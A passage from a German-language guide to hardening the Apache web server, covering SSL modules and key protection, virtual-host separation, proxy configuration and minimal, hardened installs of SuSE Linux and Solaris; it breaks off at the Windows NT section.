Zur Installation von Apache-SSL müssen zunächst die Quelltexte von OpenSSL in Version 0.9.6b und die Quelltexte des Apache-Webservers installiert werden. Nach der Kompilierung und Installation von OpenSSL muss der Quelltext des Apache-Webservers modifiziert werden. Dazu wird das Apache-SSL Archiv *apache_1.3.26+ssl_1.48.tar.gz* im obersten Verzeichnis des Apache-Quelltextes entpackt. Nach der Installation des darin enthaltenen Patchfiles *SSLPatch* muss dann der Webserver neu kompiliert werden.

Die Dokumentation von Apache-SSL besteht aus einer kurzen Installationsanleitung, einer kommentierten Liste der neuen, durch den SSL-Patch im Apache-Webserver verfügbaren Direktiven, sowie einer kommentierten Konfigurationsdatei, die die Verwendung dieser Direktiven illustriert.

Die Liste der Zertifikate von Zertifizierungsstellen, die vom Webserver akzeptiert werden, lässt sich bei Apache-SSL über die Direktiven

- *SSLCACertificateFile* bzw.

- *SSLCACertificatePath*

konfigurieren. Im ersten Falle handelt es sich um eine Datei mit einem oder mehreren Zertifikaten, im zweiten Fall um ein Verzeichnis. Diese Konfiguration der akzeptierten Zertifikate wird für den gesamten Webserver bzw. den jeweiligen virtuellen Webserver getroffen. Bei der Einrichtung dieser Dateien sollte darauf geachtet werden, dass der Apache-Webserver Leserechte auf diese Dateien hat und nur der Administrator des Webservers diese Dateien schreiben darf.

Das Zertifikat, das der Webserver selbst verwendet (und im Rahmen einer SSL-Verbindung an den Client sendet), befindet sich ebenso wie der zugehörige private Schlüssel in einer Datei. Es ist möglich, das Zertifikat und den Schlüssel in zwei getrennten Dateien abzulegen, sie können sich jedoch ebenso gut in einer Datei befinden. Die Direktiven

- *SSLCertificateFile* und
- *SSLCertificateKeyFile*

definieren, wo sich diese Dateien im Dateisystem befinden.

Die Datei, in der sich der private Schlüssel des Webservers befindet, muss besonders geschützt werden. Zunächst sollte der Lesezugriff auf diese Datei auf denjenigen Benutzer beschränkt werden, unter dessen Kennung der Apache-Webserver abläuft. Um eine zusätzliche Sicherung zu erhalten, kann der private Schlüssel mit einer Passphrase verschlüsselt werden. Bei jedem Start des Webservers ist dann die *manuelle* Eingabe dieser Passphrase erforderlich. Diese Maßnahme gewährleistet also eine bessere Absicherung des privaten Schlüssels, bringt jedoch gerade im Serverbetrieb starke Einschränkungen mit sich. Jeder Neustart des Apache-Webservers erfordert einen manuellen Eingriff, bei dem zudem die Kenntnis der Passphrase notwendig ist.

Um eine hohe Qualität der im Rahmen des SSL-Protokolls benötigten Zufallszahlen zu gewährleisten, kann über die Direktiven *SSLRandomFile* und *SSLRandomFilePerConnection* eine externe Quelle guter Zufallszahlen konfiguriert werden.

Die vom Webserver akzeptierten Versionen des SSL-Protokolls und die von ihm akzeptierten Kryptoalgorithmen lassen sich über die Direktiven *SSLRequiredCiphers* und *SSLBanCipher* festlegen.

3.4.2 mod_ssl

mod_ssl existiert in zwei Entwicklungssträngen. Zum Einen entwickelt Ralf Engelschall SSL-Unterstützung für die Version 1.3 des Apache-Webservers im externen *mod_ssl* Projekt und stellt den Quellcode auf der Webseite

http://www.modssl.org zum Download bereit. Die aktuelle Version des externen *mod_ssl* ist 2.8.10. Zum Anderen ist *mod_ssl* als *Extension Module* in die Quellcode-Distribution des Apache-Webservers eingeflossen. Dieser Strang wird nun unter dem Dach der Apache Software Foundation weiterentwickelt. Im Unterschied zu *Apache-SSL* ist *mod_ssl* als eigenständiges Modul realisiert, das in einen bereits kompilierten Webserver eingebunden werden kann, ohne dass dieser neu kompiliert werden muss. Hierfür müssen bei der extern entwickelten Version allerdings bestimmte Voraussetzungen erfüllt sein, da *mod_ssl* Zugriff auf Apache-Interna benötigt, die über die normale Schnittstelle für die Erstellung von Modulen nicht veröffentlicht werden.

Aus diesem Grund lässt sich *mod_ssl* für den Apache-Webserver 1.3 nur unter Verwendung der erweiterten Apache-Modul-Schnittstelle, des sogenannten *Extended API*, kompilieren. Auch die Integration in einen bereits kompilierten Apache-Server ist nur dann möglich, wenn dieser bereits mit der erweiterten Schnittstelle kompiliert wurde. Dass ein Apache-Webserver mit dem erweiterten API kompiliert wurde, lässt sich an der Ausgabe von *httpd -v* ablesen, dort muss die Compile-Time Option *-D EAPI* zu finden sein. Die weiterentwickelte Apache 2.0 API des Apache-Webservers 2.0 weist diese Probleme nicht mehr auf.

Wie bei Apache-SSL erfolgt auch hier die Einstellung des Webserver-Zertifikates und des dazugehörigen privaten Schlüssels über die Direktiven *SSLCertificateFile* und *SSLCertificateKeyFile*. Die Datei, in der sich der private Schlüssel des Webservers befindet, muss auch hier besonders geschützt werden. Der Lesezugriff sollte auf den Webserver beschränkt sein, und der private Schlüssel sollte möglichst mit einer Passphrase verschlüsselt abgelegt werden.

Über die Direktive *SSLPassPhraseDialog* kann ein externes Programm festgelegt werden, das von *mod_ssl* aufgerufen wird und dann eine Passphrase zum Entschlüsseln des privaten Schlüssels zu einem Webserver-Zertifikat liefert. Diese Option erlaubt eine etwas höhere Flexibilität bei der Eingabe von Passphrases für die privaten Schlüssel eines Webservers. Der prinzipielle Konflikt zwischen der Sicherheit des privaten Schlüssels und dem automatischen Hochfahren des Webservers ohne manuelle Eingriffe bleibt jedoch bestehen.

Die zugelassenen Versionen des SSL-Protokolls können bei *mod_ssl* durch die Direktive *SSLProtocol* konfiguriert werden. Zur Auswahl stehen dabei *SSLv2*, *SSLv3* sowie *TLSv1*. Über *SSLCipherSuite* lässt sich konfigurieren, welche Kryptoalgorithmen der Webserver unterstützen bzw. akzeptieren soll.

Die Verwendung von *CRLs* (Certificate Revocation Lists) unterstützt *mod_ssl* ebenfalls: Mittels der Direktiven

- *SSLCARevocationPath* bzw.

- *SSLCARevocationFile*

lässt sich der Ablageort von CRLs im Dateisystem angeben. Die CRLs werden bei der Prüfung von Client-Zertifikaten im Rahmen der Client-Authentisierung berücksichtigt.

3.5 Virtual Hosts

Ein häufig genutztes Szenario ist die Realisierung mehrerer Websites auf einem Rechner, der dann als gemeinsamer Webserver genutzt wird. Dabei sind zwei unterschiedliche Arten der Konfiguration möglich.

Zum einen kann jede der einzelnen Websites eine individuelle IP-Adresse haben; d. h. der Hostname der jeweiligen Website (*www.example1.org*, *www.example2.org*) wird im DNS auf eine individuelle IP-Adresse abgebildet, z. B. *www.example1.org* auf 10.0.0.1 und *www.example2.org* auf 10.0.0.2. Alle Datenpakete an diese verschiedenen IP-Adressen werden dann auf (ein oder mehrere) Netzschnittstellen des Servers geroutet. Diese Art der Konfiguration bezeichnet man als *IP-basierte virtuelle Hosts*.

Andererseits ist es auch möglich, dass allen Websites eine gemeinsame IP-Adresse zugeordnet ist, d. h. die Hostnamen aller Websites werden im DNS auf eine gemeinsame IP-Adresse abgebildet. Bei der Verwendung solcher *namensbasierter virtueller Hosts* ist eine Differenzierung der HTTP-Anfragen anhand der IP-Adresse dann nicht mehr möglich. Statt dessen wird der Hostname benutzt, den der Client im Rahmen des Protokolls HTTP/1.1 bei jedem Request übergibt.

Aus der Verwendung namensbasierter virtueller Hosts ergeben sich (im Gegensatz zu IP-basierten virtuellen Hosts) eine Reihe von Einschränkungen:

- *Namensbasierte virtuelle Hosts können nur von modernen Clients genutzt werden, die HTTP/1.1 oder HTTP/1.0 mit Hostname-Erweiterung verwenden.* Stammt die HTTP-Anfrage von einem Client, der nur das einfache HTTP/1.0 ohne Erweiterungen versteht, so enthält die HTTP-Anfrage keinen Hostnamen, so dass nicht unterschieden werden kann, auf welchen der virtuellen Webserver sich die Anfrage bezieht.
- *Namensbasierte virtuelle Hosts erlauben keine Verwendung von SSL zur Absicherung der HTTP-Übertragungen.* Die Verwendung von SSL für den Zugriff auf einen Webserver impliziert, dass der Server beim Aufbau der SSL-Verbindung zwischen Client und Server bereits weiß, über welchen Hostnamen der Client den Zugriff initiiert hat. Nur anhand dieses Hostnamens ist der Webserver nämlich in der Lage, das korrekte Server-Zertifikat auszuwählen und im Rahmen des SSL-Verbindungsaufbaus an

den Client zu senden. Der Hostname wird jedoch im Rahmen des HTTP-Protokolls übertragen, das erst nach Aufbau der SSL-Verbindung beginnt.

- *Namensbasierte virtuelle Hosts lassen sich nicht durch verschiedene, lokal ablaufende Instanzen eines Webservers bearbeiten.* Die Entscheidung darüber, welche Website angesprochen wird, erfolgt erst auf der Applikationsebene. Deshalb ist es nicht möglich, bereits auf Betriebssystemebene die Zugriffe auf die einzelnen Websites zu unterscheiden und sie verschiedenen Instanzen einer Webserver-Software zuzuordnen.

Der Apache-Webserver unterstützt die Verwendung virtueller Hosts in beiden Varianten. So ist es möglich, mit einer einzigen Instanz des Webservers verschiedene Websites zu bedienen. Auf die Möglichkeit, verschiedene Instanzen des Apache-Webservers zum Betrieb IP-basierter virtueller Hosts zu benutzen, wird am Ende dieses Abschnittes eingegangen.

Die Konfiguration virtueller Hosts erfolgt über die zentrale Konfigurationsdatei des Apache-Webservers. Dort ist zum einen definiert, auf welchen IP-Adressen bzw. Ports der Apache-Webserver überhaupt auf eingehende HTTP-Verbindungen warten soll. Die Einstellungen für den Betrieb der einzelnen virtuellen Hosts erfolgen in speziellen *VirtualHost* Abschnitten, die - ähnlich wie *Directory* Abschnitte - bestimmen, wie der Apache-Webserver Zugriffe auf den jeweiligen virtuellen Host verarbeitet. So wird durch

```
<VirtualHost 10.0.0.1>
    ServerName www.example.com
    DocumentRoot /vhosts/example-www/
    ...
</VirtualHost>
```

ein virtueller Host definiert, der über die IP-Adresse 10.0.0.1 angesprochen werden kann. Über diese Art der Konfiguration sind zunächst nur IP-basierte virtuelle Websites möglich. Namensbasierte virtuelle Hosts erfordern eine zusätzliche Kennzeichnung in der Konfigurationsdatei durch die Direktive *NameVirtualHost*:

```
NameVirtualHost 10.0.0.2

<VirtualHost 10.0.0.1>
    ServerName www.example.com
    DocumentRoot /vhosts/example-www/
    ...
</VirtualHost>
<VirtualHost 10.0.0.2>
    ServerName www.example2.com
    DocumentRoot /vhosts/example2-www/
    ...
</VirtualHost>
<VirtualHost 10.0.0.2>
```

```
        ServerName www.example3.com
        DocumentRoot /vhosts/example3-www/
        ...
    </VirtualHost>
```

In diesem Beispiel wird die IP-Adresse 10.0.0.2 als IP-Adresse für mehrere namensbasierte virtuelle Hosts festgelegt. Bei jeder auf dieser IP-Adresse eingehenden HTTP-Anforderung ermittelt der Apache-Webserver anhand des in der Anforderung enthaltenen Hostnamens, auf welchen der beiden dieser IP-Adresse zugeordneten virtuellen Hosts sie sich bezieht. Enthält die HTTP-Anforderung keinen Hostnamen, z. B. weil sie von einem nicht HTTP/1.1 konformen Client stammt, so wird sie durch den ersten in der Konfigurationsdatei definierten virtuellen Host bearbeitet. Dabei handelt es sich im Allgemeinen natürlich nicht um den virtuellen Host, auf den der Client eigentlich zugreifen wollte.

Werden virtuelle Sites verwendet, so muss die Umgebung des Apache-Webservers natürlich entsprechend konfiguriert sein. So muss der zuständige DNS-Server die Hostnamen der verschiedenen virtuellen Sites korrekt auf die entsprechenden IP-Adressen abbilden. Auch bei der Konfiguration einer Firewall zwischen Webserver und den darauf zugreifenden Clients muss der Zugriff auf die einzelnen IP-Adressen der virtuellen Webserver freigegeben sein.

Da bei IP-basierten virtuellen Webservern anhand der IP-Adresse unterschieden wird, auf welchen virtuellen Host der Zugriff erfolgt, lässt sich hier eine erste Zugriffsbeschränkung bereits durch vorgeschaltete Paketfilter realisieren. Solche Zugriffsbeschränkungen lassen sich zwar einfacher direkt im Apache-Webserver konfigurieren, ein vorgeschalteter Paketfilter kann jedoch als zusätzliche Sicherheitsmaßnahme gegen Fehlkonfigurationen dienen.

Bei der Realisierung verschiedener (virtueller) Websites auf einem gemeinsam genutzten Server ist die weitestgehende Trennung der unterschiedlichen Websites voneinander oft besonders wichtig. Dies gilt z. B. dann, wenn die virtuellen Websites von verschiedenen Organisationen betrieben werden, wie dies bei Webhosting-Unternehmen üblich ist.

Eine konsequente sicherheitstechnische Trennung verschiedener virtueller Websites ist nur dann gegeben, wenn jedem virtuellen Host eine eigene Instanz des Apache-Webservers zugeordnet ist. Wie weiter oben erwähnt, ist dies nur dann möglich, wenn es sich um IP-basierte virtuelle Hosts handelt.

Wird jeder virtuellen Website eine eigene Instanz des Webservers (mit eigener Konfigurationsdatei, eigenen Logdateien, eigenem *DocumentRoot* Verzeichnis, usw.) zugeordnet, so lassen sich die einzelnen Instanzen des Apache-Webservers unter verschiedenen lokalen Benutzerkonten betreiben. Dadurch kann eine starke Trennung der einzelnen Websites erreicht werden. Da der

Webserver, von ihm genutzte Module und CGI-Skripten alle im Kontext eines individuellen Benutzerkontos ablaufen, können die Zugriffsrechte auf Dateien und Verzeichnisse so vergeben werden, dass jeweils nur der eigene Webserver auf die Daten zugreifen kann.

Unter Unix-Betriebssystemen lassen sich durch Vergabe von Quoten für Speicherplatzverbrauch und Rechenzeit die einzelnen Instanzen des Apache-Webserver auch in der Anforderung von Ressourcen voneinander abgrenzen. Auf diese Weise kann verhindert werden, dass ein fehlerhaftes Skript oder eine fehlerhaft programmierte Apache-Erweiterung, die nur von einem der Webserver genutzt wird, den Betrieb der anderen Webserver blockiert.

Diese starke Trennung der verschiedenen virtuellen Hosts ist nicht möglich, wenn nur eine einzige Instanz des Apache-Webservers verwendet wird. Der Webserver selbst läuft in der Version 1.3 stets unter dem gleichen Benutzerkonto, gleichgültig, welche Zugriffe er gerade bearbeitet. Seit Version 2.0 gibt es allerdings eine derzeit noch experimentelle Methode, die es erlaubt, jedem virtuellen Host einen eigenen Prozess mit eigenem Benutzerkontext zur Verfügung zu stellen. Bei Nutzung des MPM *perchild* wird nur eine Instanz des Webservers verwendet und trotzdem eine Trennung der Kontexte für virtuelle Hosts ermöglicht. Standardmäßig wird allerdings die stabile Methode benutzt, die wie in Version 1.3 alle Anfragen in einem Benutzerkontext bearbeitet.

Wenn der Webserver nur zur Auslieferung statischer Inhalte genutzt wird und entsprechend der Apache-Webserver nicht zur Ausführung von Programmen konfiguriert ist, ergeben sich hieraus keine Risiken für den Zugriff auf lokale Daten der Benutzer. Werden dagegen von den lokalen Benutzern erstellte Programme durch den Webserver gestartet, so kann a priori durch Erstellung entsprechender Skripte ein lokaler Benutzer dann alle Daten und Skripte anderer Benutzer einsehen, auf die der Webserver zugreifen kann. Durch entsprechende Konfiguration des Webservers kann dies u. U. verhindert werden. Wesentliche Unterschiede bestehen hier zwischen der Verwendung von CGI-Skripten und der direkten Programmierung im Serverkontext.

Auf Unix-System startet der Apache-Webserver - bei Verwendung des Kommandos *suexec* - CGI-Skripte im Benutzerkontext des im jeweiligen *VirtualHost* Abschnitt durch die Direktiven *User* und *Group* festgelegten Benutzers. Auch durch die Verwendung anderer CGI-Wrapper lässt sich ein ähnliches Verhalten realisieren. Durch CGI-Wrapper wie *sbox* oder *CGIWrap* lässt sich zudem eine Begrenzung der Ressourcen für die einzelnen CGI-Skripte einrichten. Diese Absicherung der einzelnen virtuellen Hosts gegeneinander erfolgt durch den zentralen Administrator des Apache-Webservers.

Wenn die lokalen Benutzer der einzelnen virtuellen Hosts Erweiterungen im Serverkontext programmieren, z. B. durch Verwendung der Module *mod_perl* oder *mod_php*, so ist ein solcher Schutz der virtuellen Websites voreinander im Kontext des Webservers nicht mehr möglich. Die Programmierung im Serverkontext ist lokalen Benutzern jedoch nur dann möglich, wenn durch den Hauptadministrator des Webservers entsprechende zusätzliche Apache-Module installiert und (mittels der zentralen Konfigurationsdatei) aktiviert wurden. Der zentrale Administrator hat also zumindest die Möglichkeit, diesen Mechanismus komplett zu deaktivieren.

Bei der Programmierung im Serverkontext ist u. U. noch ein weiterer Sicherheitsmechanismus möglich, der dann durch die verwendete Programmiersprache realisiert werden muss. So ist es möglich, die Rechte des jeweiligen Programms in Abhängigkeit von seinem Eigentümer (d. h. dem Eigentümer der entsprechenden Datei im Dateisystem des Rechners) oder dem virtuellen Host, aus dem heraus das Programm gestartet wird, zu ermitteln. Entsprechende Sicherheitsmechanismen sind z. B. in *Tomcat* und in schwacher Form auch in *PHP* realisiert.

3.6 Der Apache-Webserver als Proxy-Server

Die Quellcode-Distribution des Apache-Webservers enthält bereits das Modul *mod_proxy*, das die Funktionalität eines Proxy-Servers zur Verfügung stellt. In der Standardinstallation ist dieses jedoch nicht aktiviert. Um den Apache-Webserver als Proxy zu verwenden, muss das Modul *mod_proxy* installiert sein und durch die zentrale Konfigurationsdatei des Apache-Webservers aktiviert werden.

Das Modul *mod_proxy* implementiert Proxy-Zugriffsmethoden für die Protokolle FTP, HTTP sowie CONNECT (CONNECT ist der erste Schritt zum Aufbau einer SSL-Verbindung). Dabei handelt es sich um zwei verschiedene Qualitäten des Proxy-Dienstes.

Handelt der Apache-Webserver im Rahmen der Protokolle HTTP oder FTP als Proxy, so tritt er dem Server, an den der Zugriff adressiert ist, (oder einem weiteren Proxy) als *Client* gegenüber, während er für den ursprünglichen Client als *Server* fungiert.

Beim Aufbau einer Proxy-Verbindung nach einem CONNECT-Request des Clients handelt der Apache-Webserver dagegen als transparenter Kanal: Im CONNECT-Request des Clients finden sich Hostname und Portnummer des adressierten Servers. Der Proxy baut nun eine Verbindung zu dieser Adresse auf und tauscht alle folgenden IP-Pakete transparent zwischen dem Client und dem im CONNECT-Request adressierten Server aus. Diese Wirkungsweise

ermöglicht die Nutzung von SSL zur Absicherung der Kommunikation zwischen Client und Server: Client und Server sind die Endpunkte einer verschlüsselten Verbindung, wobei der Server sich dem Client gegenüber durch ein entsprechendes Zertifikat ausweist. Optional ist auch eine Authentisierung des Clients gegenüber dem Server möglich.

Die Aktivierung der Proxy-Funktionalität geschieht durch die Direktive *ProxyRequests On*. Parameter zur Konfiguration der Proxy-Funktionalität lassen sich in der zentralen Konfigurationsdatei des Apache-Webservers definieren. Dazu gehören z. B. die Aktivierung eines Caches, die Größe des Caches und die Zeitdauer, in der Dokumente im Cache vorgehalten werden. Die Verarbeitung von Proxy-Anfragen an verschiedene Hostnamen wird über Parameter in speziellen *Directory* Abschnitten definiert. Dabei kann die übliche "*" Wildcard verwendet werden. So definiert der Abschnitt

```
<Directory proxy:*>        (Apache 1.3)
...
</Directory>

<Proxy *>                  (Apache 2.0)
...
</Proxy>
```

Einstellungen für alle Proxy-Anfragen, während der Abschnitt

```
<Directory proxy:http://www.example.com/>    (Apache 1.3)
...
</Directory>

<Proxy http://www.example.com/>              (Apache 2.0)
...
</Proxy>
```

Einstellungen für die Proxy-Anfragen enthält, die sich auf den Server *www.example.com* beziehen. Die Zugriffsbeschränkungen, die sich in anderen Abschnitten der Apache-Konfigurationsdatei einrichten lassen, können genauso auch hier definiert werden.

Aus Sicherheitssicht ist der Einsatz eines Proxy-Servers sinnvoll, um den Zugriff von Webclients, die sich in einem Intranet befinden, zu bündeln und durch eine Firewall zu leiten. Durch den Betrieb eines solchen Proxy-Servers lässt sich die Firewall einfacher konfigurieren, und die einzelnen im Intranet befindlichen Rechner lassen sich besser gegen Angriffe von außen schützen: Die Firewall braucht jetzt nur noch TCP-Pakete von und zum Proxy durchlassen. Bei der Verwendung als HTTP- und FTP-Proxy kommen keine direkten TCP/IP-Verbindungen zwischen dem Client und dem adressierten externen Server zustande. Etwaige Angriffe gegen den Client auf der Ebene der Netzprotokolle wirken sich nur auf den Proxy-Server, nicht aber auf den

eigentlichen Client aus. Dies ist die eigentliche Schutzfunktion eines Proxy-Servers, der keine Filterung von Inhalten vornimmt.

Der Proxy-Server wirkt bei ausschließlicher Verwendung als HTTP- bzw. FTP-Proxy auch als Protokollfilter: Eventuelle Schadsoftware kann nicht über andere Protokolle eine Verbindung zu Port 80 auf einem externen Rechner aufbauen. Das schließt natürlich die Verwendung des HTTP-Protokolls durch Schadsoftware in keiner Weise aus, so dass die Schutzfunktion eines Proxy-Servers in dieser Hinsicht nicht sehr stark ist.

Der Apache-Webserver erlaubt nur in eingeschränkter Form eine Filterung von Inhalten, die über den Proxy-Server zur Verfügung gestellt werden. So lassen sich durch Verwendung der Direktive *ProxyBlock* Zugriffe auf Webserver mit bestimmten Hostnamen blockieren. Eine Filterung auf der Basis des Inhaltes der Webseiten, sowie eine Filterung der HTTP-Header werden vom Apache-Webserver nicht vorgenommen.

Die oben beschriebene Schutzwirkung eines Proxy-Servers gilt nur noch teilweise, wenn dieser zum Tunneln von SSL-Verbindungen verwendet wird. In diesem Fall wird über den Proxy-Server eine transparente Netzverbindung zwischen Client und Server aufgebaut, von deren Inhalt der Proxy-Server keine Kenntnis hat, da sie vollständig verschlüsselt wird. Um das Risiko solcher direkten Netzverbindungen zu minimieren, bietet *mod_proxy* die Direktive *AllowCONNECT*. Mit ihr lassen sich die Portnummern spezifizieren, auf die eine SSL-Tunnelverbindung aufgebaut werden kann. So erlaubt

```
AllowCONNECT 443
```

den Aufbau eines Tunnels durch den Proxy-Server nur dann, wenn dieser Tunnel zu TCP-Port 443 eines Servers aufgebaut werden soll. Port 443 ist der Standardport für HTTP über SSL. In der Voreinstellung des Moduls *mod_proxy* ist neben diesem Port auch noch der Standardport für verschlüsselte News-Verbindungen 563 erlaubt.

4 Absicherung des Apache-Webservers

In diesem Kapitel geht es um die sichere Konfiguration von Apache-Webservern. Die adressierten Themen sind zum einen die Absicherung der Apache-Software selbst, wobei u. a. die Aspekte

- Konfiguration des Apache-Webservers in *httpd.conf*,
- Vergabe von Dateiberechtigungen im Betriebssystem und
- vom Apache-Webserver genutzte Benutzerkonten

behandelt werden. Eine wesentliche Rolle spielt allerdings auch die Konfiguration der Betriebssystemplattform, auf der der Apache-Webserver aufsetzt. Hier gilt es, die Anzahl der auf dem System ablaufenden zusätzlichen Dienste und Programme und somit die Anzahl der Angriffspunkte zu minimieren.

Der Apache-Webserver - genauer gesagt der Rechner, auf dem der Apache-Webserver abläuft - sollte zudem auf der Netzebene geschützt werden, indem er in ein Firewall-Konzept eingebunden wird.

Weitere Abschnitte dieses Kapitels widmen sich dem Erkennen von Sicherheitslücken, Angriffen oder Angriffsversuchen, sowie dem Verhalten bei bekannt gewordenen Sicherheitslücken oder Schwachstellen.

4.1 Sichere Systemkonfiguration

Unter "sicherer" Systemkonfiguration soll in diesem Kapitel die Installation und Konfiguration eines Betriebssystems mit dem Ziel verstanden werden, nur die für den Betreib des Apache-Webservers notwendigen Funktionalitäten und Programme zur Verfügung zu stellen. Alle zusätzlichen Dienste, insbesondere solche, die über das Netz zur Verfügung stehen, sollten möglichst deaktiviert werden.

Prinzipiell ist es empfehlenswert, die Grundinstallation des jeweiligen Betriebssystems ohne Netzanbindung durchzuführen. Anschließend sollte eine entsprechende Absicherung in der Systemkonfiguration vorgenommen werden und die jeweils aktuellen Patches des Betriebssystemherstellers bzw. –distributors sind (über CD-ROM oder sonstige Wechseldatenträger) einzuspielen. Erst dann sollte das System ans Intra- oder Internet angeschlossen werden.

Weiterhin sollten alle Updates oder Patches, die von den entsprechenden Websites der Hersteller heruntergeladen werden, soweit möglich mit Hilfe von Prüfsummen oder elektronischen Signaturen überprüft werden, um sicher zu gehen, dass es sich wirklich um die Originalpakete handelt.In einigen

Situationen, z. B. wenn der Apache-Webserver als Server in einem geschützten Intranet betrieben werden soll, gehen die im Folgenden erwähnten Maßnahmen sicherlich zu weit, da sie u. U. in dieser Einsatzsituation benötigte Funktionalitäten deaktivieren. Für den Einsatz in einer sicherheitskritischen Umgebung, in der zu erwarten ist, dass unbefugte Zugriffe auf den Webserver versucht werden, sind diese Maßnahmen dagegen notwendig.

4.1.1 SuSE Linux

Bereits bei der Installation von SuSE Linux 8.0 Professional lässt sich (im Abschnitt *Software-Auswahl*) eine Minimalinstallation auswählen, die eine gewisse Absicherung der Basisinstallation beinhaltet: Es werden nur sehr wenige Software-Pakete und -Dienste installiert, so dass auch nur wenige Dienste vorhanden sind, die über das Netz zugänglich sind.

Eine Besonderheit der SuSE-Distribution ist der Umgang mit den Konfigurationsdateien. Diese werden z. T. bereits für viele der möglichen Dienste vorkonfiguriert, auch wenn die entsprechende Software noch nicht im System installiert ist. So sind z. B. in der Datei */etc/inetd.conf* eine Reihe von Diensten aktiviert, die letzten Endes nicht gestartet werden, da die entsprechenden Binaries nicht auf dem Rechner installiert sind. Dies birgt jedoch das Risiko, dass einige Dienste versehentlich aktiviert werden, wenn entsprechende Software auf das System installiert wird. Dies kann auch auf für den Benutzer nicht direkt ersichtliche Art geschehen: Alle Software-Pakete bei SuSE Linux sind mit gewissen Abhängigkeitsinformationen versehen. Dadurch kann das System ermitteln, welche weiteren Pakete installiert werden müssen, damit ein vom Benutzer für die Installation ausgewähltes Paket installiert werden kann. Diese Verarbeitung von Abhängigkeiten kann dazu führen, dass Programme oder Bibliotheken installiert werden, ohne dass dies dem Benutzer bewusst wird.

Aus diesem Grund empfiehlt sich auch hier eine bewusste Absicherung des Systems. Eine sehr schnelle Methode zur weiteren Absicherung des SuSE-Systems besteht darin, das Skript *harden_suse* (in der aktuellen Version 3.5) auszuführen. Dieses wird von seinem Autor Marc Heuse unter der GNU General Public License (GPL) zur Verfügung gestellt. Die Webadresse zum Download des Skriptes ist *http://www.suse.de/~marc*. Es ist auch auf den Installations-CDs vorhanden. Das Skript muss vom Benutzer *root* gestartet werden und stellt zehn Fragen, die die Absicherung des Systems betreffen und die je nach gewünschter Systemkonfiguration beantwortet werden müssen. Die einzelnen Möglichkeiten, die dabei zur Auswahl stehen, betreffen:

- die Deaktivierung eines Teils der Benutzerkonten, die von im Hintergrund laufenden Dämonen oder Systemprogrammen genutzt werden,

- die Verschärfung der Dateizugriffsberechtigungen,
- das Auskommentieren aller Dienste in der Konfigurationsdatei für *inetd*, die Deaktivierung von *inetd* selbst,
- Aktivierung der Protokollierung von Anmeldungen, Restriktion des *root*-Logins auf die lokale Konsole,
- Verschärfung der Passwort-Richtlinien,
- Verschärfung der Berechtigungen auf den Home-Verzeichnissen lokaler Benutzer, entsprechende Änderung der *umask*,
- Absicherung der SSH-Konfiguration,
- Entfernen aller *setuid* und *setgid* Bits, die nicht durch die entsprechenden Definitionsdateien "genehmigt" sind,
- Entfernen aller "world-writable" Berechtigungen auf Verzeichnissen,
- das Anzeigen eines Warnhinweises, der die rechtlichen Konsequenzen bei der Anmeldung an das Computersystem verdeutlicht.

Die einzeln gewählten Maßnahmen zur Absicherung des SuSE-Systems werden dann nach dem Beantworten der letzten Frage durchgeführt. Das Original der verschiedenen Konfigurationsdateien, die von *harden_suse.pl* verändert werden, wird dabei vom Skript in einer Kopie, an deren Namen *.harden_suse* angehängt wird, abgespeichert. Die vom Skript veränderte Version dagegen wird unter dem Originalnamen (über den ja dann von anderen Programmen auf die Datei zugegriffen wird) abgelegt. Zusätzlich wird in der Datei */etc/undo_harden_suse* ein Skript gespeichert, das die Änderungen wieder rückgängig macht.

Um eine zusätzliche Absicherung gegen Netzzugriffe von außen zu erreichen, kann ein IP-Paketfilter auf dem lokalen Rechner verwendet werden. Dies ist insbesondere dann notwendig, wenn lokale Programme TCP-Ports zur Kommunikation miteinander nutzen.

4.1.2 Solaris

Auch bei der Installation von Solaris 8 lässt sich zu Beginn eine Minimal-installation auswählen, die nur wenige Software-Pakete umfasst.

Dazu wird Solaris von der *Software CD 1* des Solaris Media Kits gebootet. Danach ist die Eingabe einer Reihe von Parametern zur Konfiguration des Systems notwendig. Je nach den Anforderungen an den Webserver sollte bei der Installation als Namensdienst entweder DNS oder überhaupt kein Namensdienst konfiguriert werden.

Zur Installation der Software muss die Option *Core System Support* gewählt werden. Damit wird nur ein wirkliches Basissystem auf die Maschine gespielt, zusätzliche Programme müssen bei Bedarf über Suns Package-Mechanismus nachinstalliert werden.

Als nächster Schritt sollten die von Sun empfohlenen Patches installiert werden, die in einer mehrere Megabyte großen, gepackten Datei unter der URL

ftp://sunsolve.sun.com/pub/patches/8_Recommended.zip

zum Download bereitstehen. Nach Installation der grundlegenden Software für die Solaris-Installation geht es in einem zweiten Schritt darum, das Betriebssystem abzusichern, ein sogenanntes *Hardening* durchzuführen. Dabei werden nicht benötigte Netzdienste deaktiviert und die Möglichkeiten zum Tuning des Solaris-Kernels genutzt, um ein möglichst stabiles System für den Betrieb als Netzserver zu konfigurieren.

Ein Softwarepaket, das einen großen Teil des Hardenings einer Solaris 8 Installation übernimmt, ist *Yassp* (Yet Another Solaris Security Package). Die von diesem Paket umgesetzten Maßnahmen orientieren sich an den Empfehlungen des SANS Solaris Hardening Guide (*http://www.sans.org*). *Yassp* wurde von Jean Chouanard und weiteren Sicherheitsexperten entwickelt und steht auf der Webseite *http://www.yassp.org* zur Verfügung.

Anleitungen zur Verwendung des *Yassp*-Paketes finden sich auf der Webseite des Projektes selbst, eine über die Verwendung von *Yassp* hinausgehende Anleitung zum Hardening einer Solaris 8 Installation von Seán Boran findet sich im Web unter *http://boran.linuxsecurity.com/security/sp*. Das *Yassp*-Paket stellt neben den Änderungen an der Konfiguration auch zusätzliche Software bereit, die u. U. zur Absicherung des Systems sinnvoll ist. Wird diese Software allerdings nicht benötigt, so empfiehlt sich auch hier, diese vom System zu löschen.

Eine Erhöhung der Stabilität von Solaris 8 lässt sich einfach durch Aktivierung des Loggings für das Dateisystem erreichen: Dazu muss in der Datei */etc/vfstab*, die angibt, welche Dateisysteme beim Start des Rechners eingebunden werden, die Option *logging* verwendet werden.

Solaris selbst enthält keine Paketfilter-Software. Eine eingeschränkte Version der Sun Firewall-Software *Sunscreen EFS* lässt sich jedoch unter der Bezeichnung *Sunscreen EFS lite* kostenlos von Sun beziehen. Außerdem ist das Paket *IP Filter*, das unter *http://coombs.anu.edu.au/~avalon/* heruntergeladen werden kann, auch unter Solaris verwendbar.

4.1.3 Windows NT

Die folgenden Maßnahmen sollten zur sicheren Installation von Windows NT 4 berücksichtigt werden:

